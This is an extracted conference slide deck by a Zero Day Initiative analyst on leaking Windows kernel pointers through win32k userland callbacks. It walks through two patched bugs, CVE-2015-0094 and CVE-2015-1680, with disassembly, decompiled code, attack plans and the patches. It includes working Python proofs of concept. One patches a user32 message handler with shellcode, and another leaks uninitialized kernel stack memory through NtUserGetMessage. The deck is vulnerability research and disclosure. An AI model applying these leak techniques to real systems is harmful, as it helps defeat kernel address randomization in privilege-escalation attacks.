



Leaking Windows Kernel Pointers

WANDERING GLITCH

Who am I?

WanderingGlitch

Vulnerability Analyst and Exploit Developer

Employed by Trend Micro

Part of the Zero Day Initiative

What am I talking about?

Kernel pointers

Code pointers and data pointers

Mostly uninitialized buffers

One accidental pointer leak

Why?

CVE-2015-2367, CVE-2015-1676

CVE-2015-1680, CVE-2015-1679

CVE-2015-1678, CVE-2015-1677

CVE-2015-0077, CVE-2015-0094

Only 8 CVEs, but every userland callback was modified

Userland Callbacks

Userland Callbacks – What are they?

Implemented in core NT

Managed by ntdll in userland

Allows for kernel code to call userland code

Solely used by the win32k subsystem

Has historically been a source of bugs

Handled by user32 in userland

Used for window messages and DDE

Userland Callbacks – How do they work?

ntoskrnl!KeUserModeCallback

callback ID, input buffer, input size, output buffer, output size

ntoskrnl!KiCallUserMode

“return” to ntoskrnl!KeUserCallbackDispatcher

Context switch to ntdll!KiUserCallbackDispatcher

Userland Callbacks – How do they work?

ntdll!KiUserCallbackDispatcher

- Uses the callback ID as an index

- Function table located in the TIB

- User32 initialization points it to user32!apfnDispatch

- Call the callback handler

Userland Callbacks – How do they work?

Call user32!XyCallbackReturn once done with handler

This function never returns

Performs an “int 0x2b” back into the kernel

Calls ntoskrnl!KiCallbackReturn per ntoskrnl!IDT

Could also sysenter or “int 0x2e” back

Just need to use ID for NtCallbackReturn

Userland Callbacks – Safe and secure?

Has led to a large number of bugs

- UAFs due to lack of locks

- RefCount bugs when not returning to kernel

- Largely handled via ThreadLocks

- These get cleaned up during thread destruction

TOCTOUs

Window Objects and Messages

Window Objects and Messages

Windows

A type of kernel object

Referenced in userland with HWNDs

Essentially just a DWORD

Window Messages

A way of communicating with Window Objects

Allow input/output

Can cross threads and processes

Can also be handled within the kernel

CVE-2015-0094

CVE-2015-0094 – The vulnerability

WM_NCCALCSIZE

Handled in the kernel

NtUserfnINOUTNCCALCSIZE sanitizes input arguments

SfnINOUTNCCALCSIZE makes a userland call

Occurs within the window's thread

CVE-2015-0094 – The vulnerability

WM_NCCALCSIZE

Used to calculate window's client area

wParam is a BOOL

lParam is

NCCALCSIZE_PARAMS if wParam

RECT structure if !wParam

Both are documented structures

NCCALCSIZE_PARAMS contains a pointer to another structure

CVE-2015-0094 – The vulnerability

```
typedef struct tagNCCALCSIZE_PARAMS {  
    RECT          rgrc[3];  
    PWINDOWPOS   lppos;  
} NCCALCSIZE_PARAMS, *LPNCCALCSIZE_PARAMS;  
  
typedef struct tagWINDOWPOS {  
    _RECT {  
        LONG left;           HWND hwnd;  
        LONG top;            HWND hwndInsertAfter;  
        LONG right;           int x;  
        LONG bottom;          int y;  
    } RECT, *PRECT;  
        int cx;  
        int cy;  
        UINT flags;  
} WINDOWPOS, *LPWINDOWPOS, *PWINDOWPOS;
```

CVE-2015-0094 – The vulnerability

WM_NCCALCSIZE

NCCALCSIZE_PARAM structure is allocated in the kernel stack

WINDOWPOS is allocated adjacently

NCCALCSIZE_PARAM.lppos updated to point to the kernel stack

CVE-2015-0094 – The vulnerability

```
NTSTATUS NtUserfnINOUTNCCALCSIZE {  
    NCCALCSIZE_PARAMS params;  
    WINDOWPOS pos;  
    RtlCopyMemory(&params, IParam, sizeof(params));  
    RtlCopyMemory(&pos, IParam.lppos, sizeof(pos));  
    params.lppos = &pos;
```

We can leak an address on the kernel stack

We control the contents of the 28 byte structure it points to

We also control the contents of the structure right before it

CVE-2015-0094 – The vulnerability

```
.text:00127BEE loc_127BEE:          ; CODE XREF: NtUserfnINOUTNCCALCSIZE(x,x,x,x,x,x)+14C↓j
.text:00127BEE push    0Dh
.text:00127BEE pop     ecx
.text:00127BF0 mov     esi, eax
.text:00127BF1 mov     edi, eax
.text:00127BF3 rep     movsd
.text:00127BF5 push    0Dh
.text:00127BF7 pop     ecx
.text:00127BF9 mov     esi, eax
.text:00127BFA lea     edi, [ebp+var_60]
.text:00127BFC rep     movsd
.text:00127BFF mov     edi, [ebp+var_30]
.text:00127C01 cmp     edi, edx
.text:00127C04 jnb    loc_127CCE
.text:00127C06
.text:00127C0C loc_127C0C:          ; CODE XREF: NtUserfnINOUTNCCALCSIZE(x,x,x,x,x,x)+156↓j
.text:00127C0C push    7
.text:00127C0C pop     ecx
.text:00127COE mov     esi, edi
.text:00127COF rep     movsd
.text:00127C11 mov     ebx, [ebp+var_30]
.text:00127C13 mov     [ebp+var_74], ebx
.text:00127C16 push    7
.text:00127C19 pop     ecx
.text:00127C1B mov     esi, ebx
.text:00127C1C lea     edi, [ebp+var_98]
.text:00127C1E rep     movsd
.text:00127C24 lea     eax, [ebp+var_98]
.text:00127C26 mov     [ebp+var_30], eax
.text:00127C2C lea     ecx, [ebp+var_60]
.text:00127C2F
.text:00127C32 loc_127C32:          ; CODE XREF: NtUserfnINOUTNCCALCSIZE(x,x,x,x,x,x)+139↓j
.text:00127C32 mov     [ebp+var_70], ecx
.text:00127C35 mov     [ebp+ms_exc.registration.TryLevel], OFFFFFFFFEh
.text:00127C3C mov     eax, [ebp+var_64]
.text:00127C3F add     eax, 6
.text:00127C42 and     eax, 1Fh
.text:00127C45 push    [ebp+arg_10]
.text:00127C48 push    ecx
.text:00127C49 push    [ebp+arg_8]
.text:00127C4C push    [ebp+arg_4]
.text:00127C4F push    [ebp+var_6C]
.text:00127C52 call    _mpFnidPfn[eax*4]
```

CVE-2015-0094 – The vulnerability

```
if( a3 )
{
    v8 = W32UserProbeAddress;
    if ( (HDC)v19 >= W32UserProbeAddress )
        *(_DWORD *)W32UserProbeAddress = 0;
    qmemcpy(a4, a4, 0x34u);
    qmemcpy(v21, a4, sizeof(v21));
    v9 = *(void **)&v21[48];
    if ( *(_DWORD *)&v21[48] >= (unsigned int)v8 )
    {
        *(_DWORD *)v8 = 0;
        v9 = *(void **)&v21[48];
    }
    qmemcpy(v9, v9, 0x1Cu);
    v7 = *(int **)&v21[48];
    v16 = *(_DWORD *)&v21[48];
    qmemcpy(&v14, *(const void **)&v21[48], 0x1Cu);
    *(_DWORD *)&v21[48] = &v14;
    v10 = v21;
```

CVE-2015-0094 – The vulnerability

```
.text:00127D12 loc_127D12: ; CODE XREF: SfnINOUTNCCALCSIZE(x,x,x,x,x,x,x,x)+297↓j
.text:00127D12
.text:00127D18
.text:00127D1B
.text:00127D1E
.text:00127D21
.text:00127D24
.text:00127D27
.text:00127D2A
.text:00127D2D
.text:00127D30
.text:00127D33
.text:00127D35
.text:00127D3B
.text:00127D3D
.text:00127D3E
.text:00127D41
.text:00127D43
.text:00127D45
.text:00127D46
.text:00127D49
.text:00127D4C
.text:00127D4E
.text:00127D58
.text:00127D5E
    mov    [ebp+var_84], ecx
    mov    [ebp+var_80], ecx
    mov    eax, [ebp+arg_4]
    mov    [ebp+var_80+4], eax
    mov    edi, [ebp+arg_8]
    mov    [ebp+var_80+8], edi
    mov    eax, [ebp+arg_10]
    mov    [ebp+var_80+0Ch], eax
    mov    eax, [ebp+arg_14]
    mov    [ebp+var_80+10h], eax
    test   edi, edi
    jz    loc_127F4B
    push   0Dh
    pop    ecx
    lea    edi, [ebp+var_80+14h]
    rep    movsd
    push   7
    pop    ecx
    mov    esi, [ebp+var_80+44h]
    lea    edi, [ebp+var_80+48h]
    rep    movsd
    mov    [ebp+var_88], 64h
    mov    ecx, [ebp+var_84]
```

CVE-2015-0094 – The vulnerability

```
v39[0] = v9;
v39[1] = (const void *)a2;
v39[2] = (const void *)a3;
v39[3] = (const void *)a5;
v39[4] = (const void *)a6;
if ( a3 )
{
    qmemcpy(&v39[5], a4, 0x34u);
    qmemcpy(&v39[18], v39[17], 0x1Cu);
    v37 = (_DWORD *)100;
    v9 = (char *)v38;
}
```

```
UserSessionSwitchLeaveCrit();
v13 = PsGetCurrentThreadWin32Thread();
++*(BYTE *)(v13 + 596);
v37 = (_DWORD *)KeUserModeCallback(21, v39, v37, &v38, &v35);
v14 = PsGetCurrentThreadWin32Thread();
--*(BYTE *)(v14 + 596);
```

CVE-2015-0094 – The plan

Create a Window

Hijack the WM_NCCALCSIZE handler

- Replace the pointer in the TIB to our own function table

- Modify user32!apfnDispatch within our process

- Hotpatch the WM_NCCALCSIZE handler in user32

Have the handler save the value of input_buffer[0x44]

CVE-2015-0094 – The PoC

Python PoC but easily implemented in C or ASM

The image shown doesn't show the initialization code

Sets up ctypes stub function to make the syscall

CVE-2015-0094 – The PoC

```
kernel_stack_address = DWORD()
# mov edx, lpstack_buffer
SfnINOUTNCCALCSIZE_buffer = '\xba' + struct.pack('I', addressof(kernel_stack_address))
# mov ecx, dword ptr [esp+0x04]
SfnINOUTNCCALCSIZE_buffer += '\x8b\x4c\x24\x04'
# mov ecx, dword ptr [ecx+0x44]
SfnINOUTNCCALCSIZE_buffer += '\x8b\x49\x44'
# mov dword ptr [edx], ecx
SfnINOUTNCCALCSIZE_buffer += '\x89\x0a'
```

CVE-2015-0094 – The PoC

```
# push callback_return_value
SfnINOUTNCCALCSIZE_buffer += '\x68' + struct.pack('I', callback_return_value)
# mov edx, callback_buffer_size
SfnINOUTNCCALCSIZE_buffer += '\xb8' + struct.pack('I', callback_buffer_size)
# mov ecx, callback_buffer
SfnINOUTNCCALCSIZE_buffer += '\xb9' + struct.pack('I', addressof(callback_buffer))
# push an invalid value rather than calling into ourselves
SfnINOUTNCCALCSIZE_buffer += '\x68' + struct.pack('I', 0)
# taken from user32!XyCallbackReturn
#mov    eax, [esp+a1]
SfnINOUTNCCALCSIZE_buffer += '\x8B\x44\x24\x04'
#int 2Bh
SfnINOUTNCCALCSIZE_buffer += '\xCD\x2B'
#ret 4
SfnINOUTNCCALCSIZE_buffer += '\xC2\x04\x00'

SfnINOUTNCCALCSIZE_replacement = get_executable_buffer(SfnINOUTNCCALCSIZE_buffer)
```

CVE-2015-0094 – The PoC

```
hUser32 = LoadLibrary('user32.dll')
if hUser32 == 0 or hUser32 is None:
    raise Exception('Unable to get the address of user32')

__fnINOUTNCCALCSIZE = hUser32 + 0xc6c3

print 'Jump should be to: %08x' % SfnINOUTNCCALCSIZE_replacement

jmp_replacement = '\xe9' + struct.pack('i', SfnINOUTNCCALCSIZE_replacement - __fnINOUTNCCALCSIZE)
jmp_minus5 = '\xeb\xf9'
detour_buf = jmp_replacement + jmp_minus5

write_buffer(hProcess=-1, lpBaseAddress=__fnINOUTNCCALCSIZE-5,
            lpBuffer=detour_buf, nSize=len(detour_buf))

raw_input()

print hex( NtUserMessageCall(hwnd, WM_NCCALCSIZE, 1, addressof(lparam_buf),
                           addressof(result_buf), xxxWrapCallWindowProc, ansi) )
print hex( GetLastError() )

print 'Leaked kernel stack address: %08x' % kernel_stack_address.value

print 'Pausing so you can verify in kd'

raw_input()
```

CVE-2015-0094 – The Patch

SfnINOUTNCCALCSIZE

NCCALCSIZE_PARAMS.lppos is NULLified before sending to userland

CVE-2015-0094 – The Patch

```
.text:00126EC7 0F8          push    0Dh
.text:00126EC9 0FC          pop     ecx
.text:00126ECA 0F8          lea     edi, [ebp+var_80+14h]
.text:00126ECD 0F8          rep     movsd
.text:00126ECF 0F8          push    7
.text:00126ED1 0FC          pop     ecx
.text:00126ED2 0F8          mov     esi, [ebp+var_80+44h]
.text:00126ED5 0F8          lea     edi, [ebp+var_80+48h]
.text:00126ED8 0F8          rep     movsd
.text:00126EDA 0F8          and    [ebp+var_80+44h], 0
```

```
if ( a3 )
{
    qmemcpy(&v41[5], v39, 0x34u);
    qmemcpy(&v41[18], v41[17], 0x1Cu);
    v41[17] = 0;
}
```

CVE-2015-1680

CVE-2015-1680 – The vulnerability

NtUserGetMessage

Also in NtUserReadInternalGetMessage

Also in NtUserPeekMessage

Uninitialized buffer

Auto-allocated MSG buffer

...a stack variable

Space allocated but not initialized

CVE-2015-1680 – The vulnerability

NtUserGetMessage

Takes four arguments

Pointer to a MSG structure

A window handle

Two window message filters

```
BOOL WINAPI GetMessage(  
    _Out_     LPMMSG lpMsg,  
    _In_opt_  HWND   hWnd,  
    _In_      UINT   wMsgFilterMin,  
    _In_      UINT   wMsgFilterMax  
) ;
```

CVE-2015-1680 – The vulnerability

NtUserGetMessage

- Allocates MSG structure on the stack

- Calls xxxInternalGetMessage

xxxInternalGetMessage

- Has a conditional, for our purposes just passes execution

- Calls xxxReallInternalGetMessage

xxxReallInternalGetMessage

- Fills in the MSG structure – only for the success path

CVE-2015-1680 – The vulnerability

Pseudocode based on ReactOS (which isn't vulnerable!)

NTSTATUS NtUserGetMessage(MSG* lpMsg, hWnd, wMsgFilterMin,
wMsgFilterMax)

```
MSG msg;
```

```
/* ... */
```

```
NTSTATUS rc = xxxInternalGetMessage(&msg, hWnd,  
wMsgFilterMin, wMsgFilterMax, true, true);
```

```
RtlCopyMemory(lpMsg, &msg, sizeof(MSG));
```

```
/* ... */
```

```
return rc;
```


```
}
```

CVE-2015-1680 – The vulnerability

```
.text:0014B1D7          mov    _gptiCurrent, esi
.text:0014B1DD          mov    _gbValidateHandleForIL, 1
.text:0014B1E4          mov    ecx, [ebp+arg_8]
.text:0014B1E7          mov    eax, ecx
.text:0014B1E9          mov    edx, [ebp+arg_C]
.text:0014B1EC          or     eax, edx
.text:0014B1EE          test   eax, OFFFE0000h
.text:0014B1F3          jnz   loc_1FA450
.text:0014B1F9          push   1
.text:0014B1FB          push   1
.text:0014B1FD          push   edx
.text:0014B1FE          push   ecx
.text:0014B1FF          mov    edx, [ebp+arg_4]
.text:0014B202          lea    ecx, [ebp+var_3C]
.text:0014B205          call   _xxxInternalGetMessage@24 ; xxxInternalGetMessage(x,x,x,x,x,x)
.text:0014B20A          mov    esi, eax
.text:0014B20C          mov    [ebp+ms_exc.registration.TryLevel], 0
.text:0014B213          mov    ecx, [ebp+arg_0]
.text:0014B216          mov    eax, _W32UserProbeAddress
.text:0014B21B          cmp    ecx, eax
.text:0014B21D          jnb   short loc_14B289
.text:0014B21F          loc_14B21F:      push   1Ch           ; CODE XREF: NtUserGetMessage(x,x,x,x)+129↓j
.text:0014B21F          push   1Ch           ; size_t
.text:0014B221          lea    eax, [ebp+var_3C]
.text:0014B224          push   eax           ; void *
.text:0014B225          push   ecx           ; void *
.text:0014B226          call   _memcpy
.text:0014B22B          add   esp, 0Ch
```

CVE-2015-1680 – The vulnerability

```
v6 = xxxInternalGetMessage((int)v9, (struct tagTHREADINFO *)a2, a3, a4, 1, 1);
ms_exc.registration.TryLevel = 0;
v7 = (HDC)a1;
if ( a1 >= W32UserProbeAddress )
    v7 = W32UserProbeAddress;
memcpy(v7, v9, 0x1Cu);
ms_exc.registration.TryLevel = -2;
```



CVE-2015-1680 – The plan

Force an error condition in xxxReallInternalGetMessage

Validation of the input HWND occurs here

Send an invalid HWND

MSG structure will never be initialized

CVE-2015-1680 – The PoC

Python PoC but easily implemented in C or ASM

The image shown doesn't show the initialization code

Sets up ctypes stub function to make the syscall

Returns 28 bytes of uninitialized memory from a kernel stack

Prepare the stack by making another syscall

Can use this to leak code pointers and data pointers

CVE-2015-1680 – The PoC

```
NtUserGetMessage = syscall_prototype( addressof(NtUserGetMessage_buffer) )
NtUserGetMessage.restype = DWORD

print 'PID: %08x' % os.getpid()
print 'Make sure you are running on 32-bit Windows 7'

msg = (DWORD * 7)()
assert msg[0] == msg[1] == msg[2] == msg[3] == msg[4] == msg[5] == msg[6] == 0

# Args set in order to fail quickly
result = NtUserGetMessage(addressof(msg), -7, 0, 0)

print 'Results:'
print '\tmsg[2]: %08x' % msg[2]
print '\tmsg[3]: %08x' % msg[3]
print '\tmsg[4]: %08x' % msg[4]
print '\tmsg[5]: %08x' % msg[5]
print '\tmsg[6]: %08x' % msg[6]

print 'Pausing so you can verify in kd'

raw_input()
```

CVE-2015-1680 – The patch

MSG structure is now NULLified after the function prologue

```
.text:0014B55F xor    eax, eax
.text:0014B561 mov    [ebp+var_3C], eax
.text:0014B564 mov    [ebp+var_38], eax
.text:0014B567 mov    [ebp+var_34], eax
.text:0014B56A mov    [ebp+var_30], eax
.text:0014B56D mov    [ebp+var_2C], eax
.text:0014B570 mov    [ebp+var_28], eax
.text:0014B573 mov    [ebp+var_24], eax
```

Questions?
